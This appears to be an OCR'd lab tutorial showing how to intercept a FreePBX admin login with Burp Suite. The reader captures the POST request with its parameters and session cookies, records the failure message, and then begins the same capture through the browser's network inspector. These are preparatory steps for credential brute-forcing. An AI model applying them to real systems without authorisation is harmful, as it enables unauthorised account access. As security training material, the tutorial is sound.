
Your JRE appears to be version 11.0.14 from Debian
Burp has not been fully tested on this platform and you may experience problems.

□ Don't show again for this JRE

OK

When starting Burpsuite, click on Don’t show again and further click on “OK” to proceed.

1. Start Burpsuite and Goto Proxy and Make sure the Intercept is On.




Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw \n Actions
Toggle message interception
INSPECTOR
Query Parameters (0)
Body Parameters (0)
Request Cookies (3)
Request Headers (8)
Search...
0 matches


Request to http://192.168.2.3:80

```
GET / HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.1.340471607.1637529380; PHPSESSID=
ahl1qs0h94e3i7of3an0g75305; _gid=GA1.1.1647749813.1640012393
Upgrade-Insecure-Requests: 1


```

2. Now Goto Mozilla Firefox and goto PBX admin panel, also click forward simultaneously, when opening PBX IP address in Mozilla Firefox
3. Click on FreePBX Administration.



4. You will be asked to put credentials, put any wrong credentials and make sure to not click on forward in Burpsuite.




To get started, please enter your credentials:

admin

●●


5. **After Putting wrong credentials, BrupSuite will display something like this. If it didn’t click forward onetime and wait.**



```
POST /admin/config.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/admin/config.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://192.168.2.3
Connection: close
Cookie: lang=en_US; _ga=GA1.1.340471607.1637529380; PHPSESSID=
ahl1qs0h94e3i7of3an0g75305; _gid=GA1.1.1647749813.1640012393
Upgrade-Insecure-Requests: 1

username=admin&password=tt
```

6. **As we can see our wrong credentials are passed on field named "username" as username and password as password and it is posted on POST /admin/config.php. (First Line and Last Line)**

7. **Click on forward and notice the error and save it on any txt file.**




Please correct the following errors:

- Invalid Username or Password

Part One: Alternative option via Inspect Element


1. **Click on Inspect or Inspect Element**



Please correct the following errors:

- Invalid Username or Password


2. **Click on Network under sub panel of Inspect Element.**



Please correct the following errors:

- Invalid Username or Password

3. **Subpanel would look something like below.**




Please correct the following errors:

- Invalid Username or Password

- Perform a request or Reload the page to see detailed information about network activity.
- Click on the button to start performance analysis.

4. **Click on Reload have an idea of capturing request from network.**



Please correct the following errors:

